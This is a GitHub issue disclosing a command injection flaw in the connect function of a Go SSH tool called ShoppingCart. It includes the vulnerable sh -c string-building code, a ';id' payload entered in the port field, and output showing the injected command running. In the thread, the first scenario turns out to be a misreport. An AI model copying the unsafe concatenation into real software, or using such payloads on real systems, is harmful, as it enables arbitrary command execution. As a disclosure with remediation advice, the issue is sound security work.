New issue

Command Injection Vulnerability in the connect Function #1

Closed

Assignees

Labels bug

Buckdray opened on Nov 1, 2024

Description
The connect function in ssh.go is vulnerable to command injection due to improper handling and validation of user-supplied arguments. An attacker could craft a malicious payload that injects additional commands into the SSH connection string, allowing arbitrary command execution on the host system.

Severity

- **High/Critical**


Explanation
The command string cmd is constructed by directly concatenating user-supplied input (item.User, item.Host, item.Port) without proper validation or sanitization.
This allows an attacker to include additional shell commands as part of the User, Host, or Port values. For instance, an input like **host; whoami** would break out of the SSH command and execute **whoami**.

Exploitation POC
Scenario 1

1. Run the compiled app with a semicolon to breakout of the ssh command:

Payload=**;command**

```
./ShoppingCart ;id
```




Scenario 2

1. The same command injection vulnerability could be exploited by adding a new item to the cart with a payload inserted into the Port field during input. When this item is later processed by the connect function, the malicious payload is executed, resulting in arbitrary command execution.

```
./ShoppingCart add
```

On the **Enter the port** prompt input the payload:
Payload=**;command**



2. Issue the **connect** command and select the command you just issued. In this case select **0**

```
./ShoppingCart connect
```

```
└─$ ./ShoppingCart connect


2024/11/01 16:23:48 INFO Select an option:
0  -  pwn@pwn.xyz:;id
0
```

3. Command is executed

```
2024/11/01 16:23:51 INFO Connecting to: pwn@pwn.xyz:;id
command is  ssh pwn@pwn.xyz -p ;id
option requires an argument -- p
usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface] [-b bind_address]
           [-c cipher_spec] [-D [bind_address:]port] [-E log_file]
           [-e escape_char] [-F configfile] [-I pkcs11] [-i identity_file]
           [-J destination] [-L address] [-l login_name] [-m mac_spec]
           [-O ctl_cmd] [-o option] [-P tag] [-p port] [-R address]
           [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]]
           destination [command [argument ...]]
       ssh [-Q query_option]
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),
25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(ne
tdev),117(bluetooth),121(wireshark),129(scanner),136(kaboxer)
2024/11/01 16:23:51 INFO Connection closed, shutting down ...
```

Vulnerable Code - **ssh.go** file

```go
func connect(item storage.SSHConfig) {
    // create a connection

    cmd := "ssh " + item.User + "@" + item.Host + " -p " + item.Port
    executed := exec.Command("sh", "-c", cmd)

    executed.Stdin = os.Stdin
    executed.Stdout = os.Stdout
    executed.Stderr = os.Stderr

    _ = executed.Run()
}
```

Remediation

- Use libraries that allow you to call system functions safely

- If you have to, then use strict validation and sanitization of input

NietThijmen on Nov 1, 2024 Owner

Hi!

I have fixed Scenario 2 in your bug report, huge thanks for this.
The only issue is with Scenario 1 it appears that this will not be ran inside the SSH host but is just how UNIX runs commands. The main command shows the help menu, then you run id when doing `./ShoppingCart ;id` If this is a misunderstanding please notify me as I will try to fix it.

Huge thanks for the report! And hope you'll enjoy using ShoppingCart

NietThijmen self-assigned this on Nov 1, 2024

NietThijmen added bug on Nov 1, 2024

Buckdray on Nov 2, 2024 · edited by Buckdray Edits Author

Hi there, many thanks for the fix. I see your point and my apologies for the mix up, a slip up on my side in that case is it ok if we disclose this ?

Buckdray closed this as completed on Nov 2, 2024

Metadata

Assignees

NietThijmen

Labels

bug

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants